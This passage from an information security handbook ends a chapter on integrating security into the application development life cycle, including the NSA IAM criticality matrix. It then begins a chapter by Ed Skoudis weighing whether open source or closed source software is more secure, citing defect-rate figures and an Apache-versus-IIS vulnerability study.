Some specific technical areas frequently cause security issues within application systems. This may be caused by the characteristics of the technical features involved (difficulty of use or complexity of feature), the nature of the use, or the limitations of application developers. Some particular concerns are input validation (filter for illegal values as well as protecting for buffer overflows), memory management (especially buffer overflow protection, but also stale data violating confidentiality, etc.), authentication/authorization/access AAA control (application implementations often trade strength for user convenience), session management (HTTP is stateless, so cookies are used to provide persistent context with extremely weak AAA), and configuration management (change control and QA to prevent insecure software in production). Security practitioners need to focus attention on these issues during design, development, and testing, to avoid the costly problems surfacing later in the life cycle.

Designing sound solutions in these areas will help make implementation and testing easier, benefiting the entire team.

Application packages provided to third parties (including separate organizational entities within the same corporate umbrella) should specifically identify dependencies on platform and external package features in sufficient detail to understand security issues associated with those dependencies (including but not limited to potential denial-of-service attacks). Application providers should disclose such details and their clients or customers should insist on disclosure. Internally within development organizations, engineers should document, test, and monitor security of all dependency interfaces.

177.6 Application Systems Development Life Cycle (SDLC)

The existence of such application systems follows a very well-understood life cycle, initially determining and specifying functional requirements for the system to be implemented. This initial functional design phase moves into an implementation design phase, which determines the technical details that will be used to implement the system. The implementation design proceeds into a development process that further refines and arranges details of technical components to create the requisite functionality required by the initial functional specifications to answer business requirements. There is an iterative process of development and testing for both individual components and the entire system as implementation progresses, to assure satisfactory quality before release for production operations.

When the QA function determines that testing has found that requirements have been successfully met for satisfactory production operations, the application system is released for deployment to production. This stage of the SDLC is sometimes called release engineering, for obvious reasons. Production deployment may be a simple transition of starting to use a new system, or it may require a very extensive process of parallel testing and progressive migration of critical functions onto the new implementation with provisions for falling back to previously used systems in the event of problems. The deployment into production requires updating configuration management systems used to control production systems, and often uses automated tools to install the appropriate configuration on production systems automatically. There may be provisions for backing out of releases especially in extremely critical production operations, to ensure that any new release does not cause unforeseen problems (e.g., the scale of production traffic may be difficult to reproduce in QA, leaving the potential for unrecognized problems caused by volume over time).

Upon the ultimate completion of production deployment, the application system enters routine production operations and maintenance. During this phase, requirements may evolve (e.g., rules for regulatory compliance may change slightly) and new or unusual situations may reveal flaws in the design or implementation that were not caught before release. These occurrences will require some maintenance upgrades to the production application system, so production operations are often referred to as the maintenance phase of the system development life cycle. Any changes will normally require appropriate testing before release, and should follow release engineering procedures similar to major new systems.

Security practitioners concerned with disaster recovery and business continuity planning need to be especially interested in the interaction of release engineering and deployment with configuration management and console operations tools. One powerful motivator for automating configuration changes and management is the impossibility of recovering to an unknown configuration following any disaster! On a less dramatic scale, problems affecting routine system updates can have a costly ripple effect if the recovery from problems interferes with continuity of routine business operations. For example, if a network glitch interrupts the routine deployment of an automated update to a production server, the server may be left in an insecure state or simply unavailable until manual intervention restores a serviceable configuration. Preventing such situations (or recognizing and remedying them) is an opportunity to add value beneficial to the entire organization.

Ultimately, the cycle ends when changing business requirements or technology motivate replacement or major enhancement of the production application system, and a new development cycle will be initiated, with deployment of the new system leading to replacement of its predecessor. Sometimes the functions provided by the application system will no longer be needed and the retirement of the system will not include any replacement. This situation can lead to legacy systems becoming unused and forgotten but not removed, with an increased risk that inattention will lead to insecurity.

177.7 Integrating Security into the Systems Life Cycle

The introduction to this chapter discussed the historical approach of information security programs, focusing efforts and resources bottom up, on technical components rather than taking a holistic systems-oriented view of the problem. This approach is appropriate during the operational phase of the systems life cycle, but as the discussion about economic factors showed, retrofitting security with patches after system deployment is woefully expensive as well as fundamentally ineffective because of the nature of systems themselves. The paradigm shift suggested at the beginning of this chapter focuses on integrating security into all phases of the systems development life cycle as a way to provide more cost-effective improvements in application system security.

Treating security as a separate issue assigned to an isolated organizational unit creates a situation in which the security function too often ends up the antagonist of developers in the application systems development process. Because the development team goal is to ship the product as soon as possible, imposing security requirements on the implementation design seems a costly impediment to achieving that goal. However, as we have seen, the development team and the information security practitioner share a common interest in deploying robust systems, because availability and integrity are fundamental requirements for a functional system. Confidentiality is also a common interest, but based on separate business issues of competition, compliance, customer care (or privacy), which might be called the “four Cs” of confidentiality.

Benefits from including security in the entire system development life cycle start with the early top–down engineering design process, by helping to design robust systems more cost effectively. As previously discussed, system development economics benefit greatly by meeting requirements earlier in the development process instead of reworking designs to fix shortcomings later. Presenting security requirements as metrics of robust quality early in the process motivates good practice in a cooperative rather than an antagonistic fashion. Throughout the development process, security considerations can be used to focus attention on critical aspects of the application system to improve product quality while avoiding costs for later patchwork. Overall, security can be an enabler of better performance by development teams, improving quality without impacting schedule, by better identifying and addressing critical concerns affecting robust quality.

Different stages in the application systems development life cycle have different security requirements and present different security challenges. Requirements documents and functional specifications are frequently housed on centralized document management or groupware systems, so security administration is not particularly challenging. Development hosts often present a particularly challenging technical environment, because creative systems developers are often inclined to push the limits both organizationally as well as technically. There is often friction between system administrators responsible for development systems and the developers using those systems, especially when powerful desktop workstations are used to facilitate development in a centrally managed network environment. Systems used for testing and quality assurance are usually much more cut-and-dried in their security requirements, because they normally should use environments identical to production as much as possible (exceptions should be clearly justified, perhaps by test management toolset requirements).

Deployment, or release engineering, is the interface and transition between development and production. Because they are responsible for moving system packages that have completed testing into production, security is a routine concern to which the users of these systems are well attuned. The security practitioner should keep in mind that these systems may not be monitored in the same way that production operations are monitored, although they would be high-value targets for an adversary seeking to inject malicious code into the production environment, or to simply disrupt production by causing unserviceable components to be released. Also, careful management of deployed configurations is an essential requirement for successful disaster recovery efforts, because it is impossible to recover to an unknown configuration.

The operations phase of the systems development life cycle is the usual focus of information security programs, so it is regarded as outside the scope of this chapter except for one aspect. Failures occurring during production operations may require unusual diagnostic or emergency maintenance activities that force exceptions to normal operational security practices, or involve development or vendor personnel. These situations may cause unforeseen security implications, such as the potential exposure of confidential information contained in diagnostic files (e.g., core dumps) transmitted outside the normal security perimeter. Pressure to get corrections into production may lead to compromises in security, and such issues need to be carefully managed to ensure that such compromises are appropriate and not just convenient.

Security practitioners may find that system administrators and development managers share concerns over systems security issues, especially for development systems, and the most effective way to address those security concerns might be in the guise of organizational issues within the development team. For example, developers that use elevated privileges to bypass access control mechanisms during implementation may inadvertently introduce dependencies that are inappropriate to the production environment. These are subtle and costly problems, because they may not be discovered until much later in the QA process, or even after production release, necessitating costly correction efforts. Aligning security concerns with project management issues in this way allows the practitioner to develop a recognition of the security function as supporting important values for the entire application systems development organization.

One way to classify security vulnerabilities is to identify the stage in the systems development life cycle in which the vulnerability is created, as a way to help to focus appropriate attention on correcting vulnerabilities. This also allows defect tracking to assign responsibility if a flaw is discovered in the implementation. For example, input validation should be considered a design requirement, and thus included as a part of the functional specifications implemented in development. QA testing is commonly driven from functional specifications, so the discovery of a vulnerability because input validation is lacking might be a specification failure or a combination of implementation and testing failures. This feedback can be used for process improvement within the development organization, and may often be provided by defect tracking tools. Integrating security concerns into this feedback process is a way to align security efforts with the organizational efforts to continuously improve the development process and results.

177.8 Information Criticality Matrix Tool for Security Evaluation

> *Disclaimer*: The National Security Agency has neither reviewed nor approved the following material. It is purely the author's understanding of material obtained from a variety of sources, and his logical extensions of that material.

The InfoSec Assessment Methodology (IAM) developed by the National Security Agency (NSA) provides many useful features. One element of the IAM is particularly promising as a tool for improving application systems security and providing benefits of value to development schedules and results.

This section will summarize the IAM, introduce the Information Criticality Matrix used in the IAM, and suggest extensions of that matrix for use in application systems development.

One of the roles for the National Security Agency (NSA) is responsibility for information assurance for information infrastructures critical to U.S. national security interests, through the Information Assurance Directorate (IAD). One NSA/IAD program is the InfoSec Assessment Training and Rating Program (IATRP). According to the NSA Web site (http://www.nsa.gov/isso/iam/index.htm), NSA developed the IATRP, a two-part (training and rating) program, for the benefit of government organizations trying to raise their InfoSec posture in general or specifically trying to comply with the PDD-63 (Presidential Decision Directive) requirement for vulnerability assessments. The IAM is a detailed and systematic way of examining information security programs.

The IAM framework specifically provides for customized extensions to accommodate particular situations having needs that do not fit or that go beyond the standard IAM requirements, with the provision that any modifications not reduce the level of assurance required to be IAM compliant. Much of the IAM codifies accepted practices, describing project organization, standard activities, required elements, and minimum performance expectations for acceptable results. A key feature is the use of a matrix to identify information and systems and structure measurement of the criticality of security for those components. Consistent with common information security practice, the IAM is primarily focused on the needs of operational organizations and their processes rather than their downstream products. This chapter proposes extending the framework and techniques used in the IAM by applying them in coordination with the application systems life cycle.

To summarize the IAM, it provides a framework for projects evaluating information systems security programs. The purpose is to review the information system security posture of a specified operational system to assure that the security program is appropriate for the system requirements. It does not encompass technical vulnerability assessments such as penetration testing or network mapping. There are three phases to the IAM: (1) the preassessment phase, (2) an on-site activities phase, and (3) a postassessment phase. The preassessment phase entails project planning and preparation, including organizational agreements, establishing the scope and bounds of the project, reviewing information about the systems being assessed, reviewing existing security program documentation, and planning and preparing for the on-site activities. The on-site activities gather data to explore and validate information from the preassessment phase and provide initial analysis and feedback to the organization responsible for the systems being assessed. The postassessment phase finalizes the analysis by incorporating results of the on-site activities with information provided during the preassessment phase, and produces a final report.

The IAM specifies a set of baseline categories that are normally reviewed by a compliant evaluation project, unless particular items are specifically excluded by agreement with the assessment client. Any categories that are omitted must be identified and justified, with the requirement that the omission not reduce the level of assurance provided by the assessment. The standard IAM baseline information categories are InfoSec documentation, InfoSec roles and responsibilities, identification and authorization, account management, session controls, external connectivity, telecommunications, auditing, virus protection, contingency planning, maintenance, configuration management, backups, labeling, media sanitization/disposal, physical environment, personnel security, training, and awareness. Additional categories may optionally be added to accommodate specific requirements of the particular systems being evaluated (e.g., encryption), or to provide finer granularity. For example, incident response might be considered part of InfoSec roles and responsibilities and intrusion detection might be included under auditing, or they might be broken out as separate categories.

The purpose of the IAM is to ensure compliance with federal law mandating appropriate security for automated information systems at "SBU" (sensitive but unclassified) level or above. One purpose of the preassessment phase is to "identify subject systems, including system boundaries." This requires addressing both logical and physical systems, along the lines discussed in the section of this chapter discussing application systems technology. Because a logical application system may encompass many physical systems, each of which processes a subset of the system information, it is very useful to have a means of establishing the security requirements for each individual component of the system. The subset may be a particular piece of information or a particular piece of physical equipment. In practice, the security requirements are determined by the nature of the information involved, so the equipment security requirements are derived from the security requirements of the information processed by the particular equipment. The "information criticality matrix" is a tool invented by Mr. Wilbur J. Hildebrand, Jr., NSA's Chief of InfoSec Assessment Services, for use in the IAM to determine the security requirements for particular items of information.

The "information criticality matrix" structures the determination of information security requirements by listing the information elements within the logical system and associated impact values for security attributes. The IAM uses confidentiality, integrity, and availability as the three required standard attributes, and requires that any change to this list be clearly documented. For example, one potential addition might be non-repudiation, and it would be appropriate to justify the requirement for including it as a separate critical attribute. The result of this matrix provides an initial determination of information security requirements for the overall system, and also values to be used in further refinement of security requirements. The first refinement is the analysis of logical subsystems by selecting the entries for the specific information handled by those subsystems and using them to determine information security requirements for the subsystem. Another refinement is to determine the information security requirement for physical components, based on the information security requirements of all the information (or subsystems) processed by the component. These refinements provide the basis for evaluating whether the information security programs for the affected systems are appropriate for the security requirements of the information contained therein.

177.9 Criticality Matrix Use in Application Systems Development

The IAM criticality matrix provides a tool for initially determining information security requirements from a top–down logical systems perspective and then deriving security requirements for the bottom–up systems implementation. This can be productively applied to the development of application systems in several ways. One powerful extension would be to generalize the information resources evaluated using the criticality matrix to include functional processing components within the logical system design, so that the importance of particular software modules can be determined. This not only serves to focus security requirements, it provides value of great benefit to the systems development project in general, because availability and integrity measure, not just security requirements, but overall importance for the particular functions evaluated. The ability to better measure the importance of functional modules is very beneficial for the systems development project in general because it helps to guide project planning and management in areas such as resource allocation, design attention, testing requirements, defect tracking, etc.

Another use of the criticality matrix to integrate security engineering into the application systems development process would be to focus more attention on addressing technical vulnerabilities (such as buffer overflows) in areas where they would affect critical components vs. areas that are relatively less critical. In some environments, this might help guide management decisions about whether rapid prototyping is an appropriate tool or whether critical components might require additional development attention to ensure appropriate production-quality systems are released for deployment. This provides another opportunity for security practitioners to develop a cooperative relationship as productive contributors generating value important to the application systems development team.

The criticality matrix could even be used to analyze the information security requirements of an application development project over the course of the system development life cycle, and thus to better focus efforts to provide appropriate security for systems used by development projects. Security requirements for systems housing functional specifications and design documents will be different from those of systems used for implementation development, testing, or deployment; and some of those security profiles may be different, depending on the security requirements of the application systems involved. The criticality matrix provides a tool to facilitate consistent evaluation of those security requirements, so that the development projects are neither burdened nor exposed inappropriately.

The criticality matrix can be used in different ways during different stages of the systems development life cycle. During application systems design, it can be used to set security and quality requirements for project features and for project planning and management. During development, it can be used to set appropriate standards for production implementation quality, source management, and feature completion. During QA, it can be used to focus test efforts most effectively, design test strategies, determine the scope and coverage of testing, and track defects according to importance and priority. In operations, it can guide configuration management and deployment planning, and rollout; prioritize bug tracking; and map defects into the systems development life cycle quality and security matrix to provide feedback for process improvement.

177.10 Future Directions

This chapter has surveyed some information security considerations pertinent to application systems development, reviewed a number of areas related to application systems and the technical and organizational development environments, and described a novel tool for incorporating security engineering into the application development process. In the course of these topics, several suggestions for future research and development were mentioned. This section reviews some possible directions for future efforts.

There are a number of automated tools in use for managing systems development projects, automating testing, tracking defects, and configuration management and deployment. Incorporation of support for security engineering facilities such as the criticality matrix could be a useful enhancement to such tools. Similarly, intrusion detection systems and management console tools used for systems and network administration of production operations could be enhanced to use the IAM criticality matrix as a factor in prioritizing alerts for all events based on system criticality. It seems especially useful to have configuration management systems provide alerts for discrepancies, and management consoles to report those alerts, with severity settings keyed to the criticality of the subject system, as an adjunct to other IDS monitoring facilities. Undoubtedly, experience will suggest even more and better possibilities in the future.

Acknowledgments

The author would like to express grateful appreciation and thanks to Wilbur J. Hildebrand, Dr. Peter S. Tippett, and Jerry Weinberg.

Open Source versus Closed Source

Ed Skoudis

> Whoever controls the source, controls the world.
>
> —**Anonymous**

Open source software is remarkably popular right now, and is turning many economic assumptions of the computer software business on their head. It just might have profound security implications, too.

We have seen an explosion in open source software being used to run the infrastructure of many corporations and the Internet itself. From the esoteric refuge of high-tech geeks several years ago, open source is becoming mainstream. Chances are, if you use a computer connected to the Internet, you are very reliant on many open source software products, perhaps without realizing it.

In the traditional commercial model of the software industry, a single vendor tightly guards the source code for its products. The customer purchasing a product receives only the executable program, which has been converted from the human-understandable programming language (the source code, which at least some humans can understand) into a form that will directly run on a computer (the executable program itself, which is designed for computers to understand). With only the executable in their hands, customers are totally reliant on the software vendor for fixing bugs and adding new features. Changing the program's operation without access to the source code is distressingly complex, costs large amounts of money, and usually violates the software license agreement imposed by the vendor. Therefore, whoever has the source code for a software tool controls the product and its destiny. For this reason, most mainstream software companies wholeheartedly endorse this so-called "closed source" model—it gives them control.

Rather than have a single company hold the source code, the open source software model distributes the source code far and wide so many people can take advantage of it. Anyone with a legitimate (and often free) license for the product gets both the source code and the executable program. If you want to change the program, you can feel free to alter the source code and generate new executable programs with bug fixes, new features, and modified functionality.

178.1 Free versus Open Software Source

It is worth noting that the open source movement itself is not a monolith. It is split into several camps. The two biggest camps are people who support "free" software and those who support commercial software that includes the source code. The free software movement, spearheaded by Richard Stallman, is founded on the idea that users of a software product should have freedom in the use, modification, and redistribution of both the executable and source code. The code is free in the sense that you can do nearly anything you want with it; the user has freedom. This nifty concept of free software is embodied in the Gnu General Public License.[1]

Open source software, as opposed to free software, may or may not impose additional limitations on the rights of the user. Like free software, the user gets the source code and can customize it to meet various needs. Potentially unlike free software, the user may or may not have limitations in redistributing or selling the source code. Some open source vendors limit users' ability to distribute code, while others do not. Additionally, not all closed source software comes with a price tag. Indeed, there is a bunch of closed source software that vendors and hobbyists write and distribute free of charge. So, there are many categories of free, commercial, open source, and closed source products.

Because this chapter focuses purely on security topics, we are not going to wade into the complex and often baffling waters of the debate between free and open source software. We also will not deal with free closed source software. Instead, we will focus on where the action is—the security of closed source software versus open source software.

178.2 Growing in Leaps and Bounds

Open source software is popping up everywhere. Although the software on your home computer might not be open source, whenever you surf the Net you are likely relying on several open source products on

[1] Gnu General Public License, http://www.gnu.org/copyleft/gpl.html.

the Internet itself. Open source software products are not just toys for the techno-elite. For decades, they have powered major portions of the computer industry. If you doubt the relevance of open-source software, consider the enormous impact of the following open source products:

- *Apache*. This amazing product is the most widely deployed Web server today with over two thirds of Internet-accessible Web sites running on it, easily outpacing its nearest competitor, Microsoft's closed source Internet Information Server (IIS).
- *BIND*. The Berkeley Internet Name Domain server, distributed by the Internet Software Consortium, is the most popular domain name server (DNS) in use today. DNS servers stitch together the infrastructure of the Internet, making it usable by both humans and computers by turning domain names (such as www.counterhack.net) into IP addresses (10.1.1.1), looking up mail server addresses, and performing numerous other critical functions.
- *Sendmail*. This e-mail server and mail transfer agent, maintained by the aptly named Sendmail Consortium, has millions of users. If you receive e-mail on the Internet (and who doesn't?), it more than likely propagated through a Sendmail server at some point.
- *Linux*. This open source operating system has Linus Torvalds as its kernel development leader (and part-time messiah, it sometimes seems). Linux continues to grow in popularity as a server and even a workstation system. If you have not yet used Linux, you should give it a spin. You just might fall in love. Or, Linux could make you long for the comfort of Windows or MacOS. Either way, experience with the ever-more-popular Linux is not a bad move for your career.
- *OpenBSD*. This open source operating system, whose lead designer and developer is Theo DeRaadt, is focused on being highly secure, with a goal of "trying to be the number-one most secure operating system." Until the summer of 2002, their motto was "no remote holes in the default install in nearly six years!" Due to some recent, novel attacks, their new motto is "one remote hole in the default install in nearly six years!" Still, despite the change, that is a breathtaking security record for a complex product like an operating system.
- *GCC and the rest of the Gnu family of tools*. The Gnu C Compiler is one of the most widely used software development tools in the computer industry. Other components of the Gnu Project, sponsored by the Free Software Foundation, make up enormous components of most Linux and OpenBSD distributions. In fact, counting sheer lines of code, the amount of Gnu Project software in standard Linux distributions outweighs the amount of pure Linux code.
- *Snort*. This free, open source intrusion detection system is taking the industry by storm. In addition to this base product, a diverse development community has released accompanying open source products, such as various GUI packages, firewall filtering capabilities, analysis tools, and back-end databases.

And this is only the start of open source software tools that pervade our digital universe. Not only are new open source software projects being added to the ranks of critical software, but the existing open source tools are getting more powerful and more widely used.

Many organizations are beginning to realize the benefits of having direct access to the source code for their operating systems, servers, and applications. If your company wants a custom feature, you can more easily add it to an open source product yourself or contract the work out to a software development firm. If you discover a bug in an open source solution, you can have your developers rapidly create a fix or work-around for it, instead of having to wait on some pesky vendor to provide a patch. Also, you do not have to compete with other clients of the closed source vendor to get the features and patches you need to run your business.

Not all is completely rosy with open source software, however. I frequently deal with large financial institutions, which have been slow in warming to the charms of open source solutions. Other industries have moved very hesitantly as well, worried that open source just cannot meet their needs as well as traditional (read "closed source commercial") solutions. In my discussions with companies that shun open source tools, they often indicate that their wavering is caused by a variety of factors, including:

- *The view that there is little support available for open source products.* With a closed source commercial solution, you can always beat up on a vendor to fix problems. Although you can purchase support contracts for open source software, some people worry that they will not get the level of support they are accustomed to in the closed source world.
- *Concerns about liability issues and who is responsible for open source software.* Many companies fear that there is no one to sue if open source software goes haywire. Some feel that with a commercial vendor behind a product, there is more liability for their software. However, the onerous licensing agreements from major software manufacturers usually absolve them of all responsibility anyway.
- *Just plain fear of the unknown.* I believe many companies avoid using open source products because they just have not used such tools in the past and the economic model baffles them. I can just picture professional IT people in large companies having nightmares about open source. In their frightening dreams, the big scary boss rolls into the room, waving a stack of papers and yelling: "You chose opensource software for what!?!? Don't we have a budget for this sort of thing? Your moronic idea brought down our whole infrastructure. You're FIRED!" As a common refrain in the IT industry admonishes: nobody ever got fired for buying Microsoft solutions.

178.3 Which Way Is Better?

As we see, there are some interesting issues associated with the economic model offered by open source software. But we are here to talk about security, not pure economic theory, thank goodness. We will look at the question of whether open source software is inherently more or less secure than the closed source solutions. People on either side of this issue have heated philosophical debates regarding this question. Supporting one side of the issue, there are idealistic open source mavens arguing with religious fervor about their favorite software model to a press corps that thinks this angle is sexy. On the other side, there are the large software development houses, supporting their arguments with significant marketing expenditures. Opinions in this argument are often strong, indicating yet another religious war in the technology industry.

178.4 Why This Matters

> Most software sucks.
>
> **—Jim McCarthy**
> *Founder of a software quality training company*

Software quality problems have plagued the information technology industry for decades. With the introduction of higher-density chips, fiber-optic technology, and better hard drives, hardware continues to get more reliable over time. Software, on the other hand, remains stubbornly flawed. Watts Humphrey, a software quality guru and researcher from Carnegie Mellon University, has conducted surveys into the number of errors software developers commonly make when writing code.[2] Various analyses have revealed that, on average, a typical developer accidentally introduces between 100 and 150 defects per thousand lines of code.

[2] "Bugs or Defects?" Watts S. Humphrey, http://interactive.sei.cmu.edu/news@sei/columns/watts_new/1999/March/watts-mar99.htm#humphrey.

Although many of these errors are simple syntactical problems easily discovered by a compiler, a good deal of the remaining defects often open gaping security holes. In fact, if you think about it, a security vulnerability is really just the very controlled exploitation of a bug to achieve an attacker's specific goal. If the attacker can make the program fail in a way that benefits him (by crashing, yielding access, or displaying confidential information), he wins. Estimating very conservatively, if only one in ten of the defects in software has security implications, that leaves between 10 and 15 security defects per thousand lines of code. These numbers just do not look very heartening.

A complex operating system like Microsoft Windows XP has approximately 45 million lines of code, and this gigantic number is growing as new features and patches are released.[3] Doing the multiplication, there may be 450,000 security defects in Windows XP alone. Ouch! Indeed, the very same day that Windows XP was launched in October 2001, Microsoft released a whopping 18 MB of patches for it. And this is touted by Microsoft personnel as the most secure version of Windows ever.

Do not misunderstand; I love Windows XP. It is far more reliable and easier to use than previous releases of Windows. It is definitely a move in the right direction from these perspectives. However, this is just an illustration of the security problem inherent in large software projects. It is not just a Microsoft issue; the entire software industry is introducing larger, more complex, ultra-feature-rich (and sometimes feature-laden) programs with gobs of security flaws.

178.5 A Clear and Present Danger: Why?

> Don't worry, be crappy.
>
> —**Guy Kawasaki**
> *IT pundit, commenting on general software quality*

These concerns about shoddy software have potentially enormous impact. Because our economy relies on software for conducting most business transactions, these software glitches could result in major economic damage. Worse yet, with software-controlled embedded systems running automobiles, aircraft, ships, and other heavy machinery, software flaws could be life threatening. Sadly, software bugs have already been implicated in some fatal injuries. One of the most notable cases occurred in December 2000, when four U.S. Marines were tragically killed in their Osprey helicopter. The tragedy started with a hardware failure—the hydraulic system burst. The software was supposed to handle this issue by running through emergency procedures. However, the emergency software malfunctioned, resulting in the fatal crash.[4] According to Marine General Martin R. Berndt, "This hydraulic failure alone would not normally have caused an aircraft mishap." Software mistakes are a very serious problem indeed.

Although nowhere near as serious, I was once on an airplane that was delayed at the gate due to technical problems. As we waited, patiently buckled in our seats, the pilot announced over the plane's intercom, "Folks, we're having a technical glitch. It's just a software problem in the engine. But the hardware is just fine, so there's nothing to worry about. We've got to reboot, and then we'll be ready to fly!" This pilot assumed that a hardware problem would be much more serious than a software problem. Although I am no aircraft pilot, I do not agree. Before takeoff, hardware can be thrown away and replaced with a spare part. A software problem is much more difficult to find, understand, and repair. Sometimes, just rebooting does not fix it. Happily, after the reboot, the flight was safe and smooth, transporting this white-knuckled flyer across the continent.

[3] "Software Firms Need to Plug Security Holes, Critics Contend," Kathryn Balint, *San Diego Union-Tribune*, http://www.signonsandiego.com/news/computing/personaltech/20020128-9999_mz1b28securi.html.

[4] "Hydraulic, Software Failures Downed Osprey, Marines Say," Gerry J. Gilmore, American Forces Press Service, http://www.defenselink.mil/news/Apr2001/n04092001_200104093.html.

So, why is software so flawed, even as our hardware gets better and better? There are numerous reasons, including:

- *Detailed testing is really, really hard, even with simple programs.* Software testing just is not like any other engineering profession. Suppose you are a civil engineer designing and building a bridge over a river. To test your bridge, you drive a five-ton and then a ten-ton truck on the bridge and it does not fall. It is pretty darn safe to assume that any of the weights in between will not break your structure. Not so with software. If user inputs of five and ten both work properly, an input of seven could make your program careen off in some bizarre fashion, to say nothing of user input such as 3.1415926 or even "%90%EF."
- *Many programs are not built with the mindset of being put into a hostile, networked environment.* Heck, even the protocol that underlies the entire Internet (IP) was not designed for exposure to computer attackers around the world. Instead, the protocol has been patched and security has been retrofitted as we have asked IP to do things it was never planned to do.
- *Software development tools and environments often do not check for simple security errors, forcing the programmer to understand security issues and actively avoid making mistakes.* Many programming languages allow software developers to shoot themselves in the foot and write highly insecure code without any warning from the development tools.
- *Consumers buy features, not quality or security.* Therefore, there is little economic motivation for vendors to do security properly. Security issues easily get moved to the back burner, and will be fixed (or even tested) after the product has shipped.
- *Perhaps the single most important reason software is so full of defects is that we let the software vendors get away with writing garbage code!* Customers do not demand better code. On a related note, as a society we do not hold software vendors liable for the damage caused by their flaws. In the physical world, if an auto manufacturer sold you a car that crashed every 24 h, you would file suit. In the software world, it is your own darn fault for agreeing to the license and using the vendor's shoddy product.

In an excellent article titled "Why Software Is So Bad, Charles C. Mann explores a few of these issues in far more detail.[5]

So, software quality definitely matters. What can we do? Adherents of open source software often tout the improved security offered by their favorite software development model. We would be wise to listen to and analyze their arguments carefully. If the open source software model can lower the number of defects even slightly, software will be more secure and we will all be better off. Of course, opponents argue that open source software is actually less secure, offering attackers an ideal environment for exploitation. Both sides regularly release white papers and studies by various gurus to underscore their own biases in the debate. We will explore the arguments on both sides of this issue.

178.6 The Case for Open Source Software Being More Secure

> We have confidence (a confidence justified by the track record of Linux, the BSD operating systems, and Apache) that our security holes will be infrequent, the compromises they cause will be relatively minor, and fixes will be rapidly developed and deployed.
>
> **—Eric Raymond**[6]

[5] "Why Software Is So Bad," Charles C. Mann, *Technology Review Magazine,* August 2002.

[6] "If You Can't Stand the Heat, 2001," http://newsforge.com/article.pl?sid=01/10/20/1341225&mode=thread.

Many people have the strong belief that open source software is just plain more secure than closed source solutions, but why? The arguments in this camp often start with the intuitive observation that, with more people looking at code, more bugs will be found and fixed. Heck, even the Gartner Group, a business and technology analysis and research organization, has argued that the open source model offers more security. Gartner's opinions on IT trends are quite highly regarded in the industry, with some managers taking every utterance of Gartner as the gospel truth. Gartner weighed in on this debate in May 2002 by stating that

> Gartner believes that open documentation and public review of program interfaces between OSs and applications will lead to stronger security mechanisms over the longer term.[7]

Now we will zoom in on these arguments to see what is behind them.

178.6.1 More Eyeballs Find More Holes and Fix More Problems

> With many eyeballs, all bugs are shallow.[8]

With source code available to the general public, many thousands of people around the world can scour that code looking for flaws. These people come from a variety of software disciplines and backgrounds, and can apply their own specific knowledge to finding and solving problems. Security is a distributed systems problem—the careful scrutiny of eyes and brains around the planet is a distributed solution. The benefits even extend beyond people looking at code within their own area of expertise. Because the code is so widely available, an expert in kernel development may periodically check out some device drivers, just to make sure everything looks right. A device driver expert may need to spend some time tweaking the features of a mail server, and might find and correct issues there. The mail server expert may have a need to poke around in the kernel to squeeze out additional performance. While looking over the kernel software, he may just find a problem and offer the solution. If everyone can look for bugs, we can quickly hunt them down to extinction, and we will all be more secure.

Furthermore, beyond the sheer number of eyes looking at the problem, we also need to consider the depth to which problems get explored. Many open source developers are deeply passionate about their projects, going beyond someone who simply puts in a 9-to-5 day slinging code for a living. Most open source developers care intensely about their code, knowing that it will get exposure in front of a worldwide body of their peers. They are, therefore, far more careful than someone desperately trying to meet an arbitrary marketing deadline set by a closed source commercial firm.

Additionally, do not fall into the trap of thinking that all open source developers are just wild-eyed, amateur hobbyists. Several open source projects are funded by major companies, including IBM and Sun Microsystems, who view open source software as an integral component of their future software strategies. Both IBM and Sun have on-staff developers who work exclusively on open source software, focusing their eyes in helping make bugs shallow. With this corporate backing, the entire open source community benefits from independent hobbyists, as well as major corporate dollars.

The "many eyeballs" argument also has a good historical basis. Consider the cryptographic community, where peer review is like breathing—an absolute necessity that you do not even think about not doing. When a new crypto algorithm is created, it is widely published, giving other cryptographers a chance to rip it apart and find flaws. If they find holes in the algorithm, it is either thrown out or improved. If some of the smartest minds on the planet, along with a few cranks who

[7] "Microsoft Sends Mixed Signals about Software Security," John Pescatore, 2002, May 12, http://www3.gart-ner.com/DisplayDocument?doc_cd = 106790.

[8] An open source community rallying cry, sometimes called "Linus's Law," originally penned by Eric Raymond in his article, "The Cathedral and the Bazaar."

just love math puzzles, and everyone in between, get a chance to beat up on a cryptographic algorithm, the results are much more trustworthy. Without this solid scrutiny, algorithms just cannot be trusted.

Only after this baptism by fire is the algorithm ready for a hostile environment. This same argument applies to software. Public scrutiny of source code helps battle-harden the software, making it ready to face the bad guys. Bruce Schneier, founder and CTO of Counterpane™ Internet Security, sums it up well by asserting:

> In the cryptography world, we consider open source necessary for good security; we have for decades. Public security is always more secure than proprietary security. It's true for cryptographic algorithms, security protocols, and security source code. For us, open source isn't just a business model; it's smart engineering practice.[9]

178.6.2 Problems Get Fixed Faster

Beyond just finding problems more efficiently, some argue that those problems get fixed faster with open source software. Because everyone has the source, a single organization can create a fix and use it quickly, rather than waiting on a vendor. The developer who fixes a problem can then share that code with everyone else, again showing the power of a distributed approach to developing patches. Additionally, if there is a bug that only impacts your company, you will have difficulty getting the attention of a vendor with thousands or millions of clients, and your problem may never get resolved. With open source, you can fix the problem yourself, or pay an independent software development firm to fix the problem quickly.

Many open source supporters just have a feeling deep in their gut that problems get fixed faster by the open source community. Ron Ritchey, a security guru from Booz Allen Hamilton, wanted to test this gut feel by subjecting the abstract notion to real-world quantitative study. His formal study focused on three issues: (1) the sheer number of vulnerabilities discovered, (2) the level of risk those holes posed to users of the software, and (3) the time that elapsed between disclosure of the problem and the release of a patch.[10] This last element is of paramount importance because it represents the duration that users are exposed to attack without any defense. If attackers know about a hole, but the vendor has not provided a fix yet, you are in trouble! The shorter the exposure time, the better, as far as product users are concerned.

To bite off a reasonable chunk of the problem to measure, Ritchey focused on comparing two very popular Web servers: the open source Apache Project and the closed source Internet Information Server (IIS) Web server from Microsoft. Apache is the single most widely used Web server today, with over 66 percent of total market share, according to the regular Netcraft Web survey statistics of August 2002.[11] IIS is no slouch either, as it holds 25 percent of the market, making it the most widely used commercial Web server. The survey used publicly disclosed vulnerabilities over the period 1996 to 2001, taken from the incredibly useful SecurityFocus.com Web site. Ritchey sorted various reported IIS and Apache vulnerabilities into three risk classes:

1. Vulnerabilities that lead to critical compromise or denial of service
2. Bugs that let an attacker read or write files
3. Vulnerabilities with minor impact

Ritchey's results were startling. Apache had far fewer vulnerabilities in each category. Furthermore, Apache also consistently exposed its users to risk for lower periods of time before a patch was released.

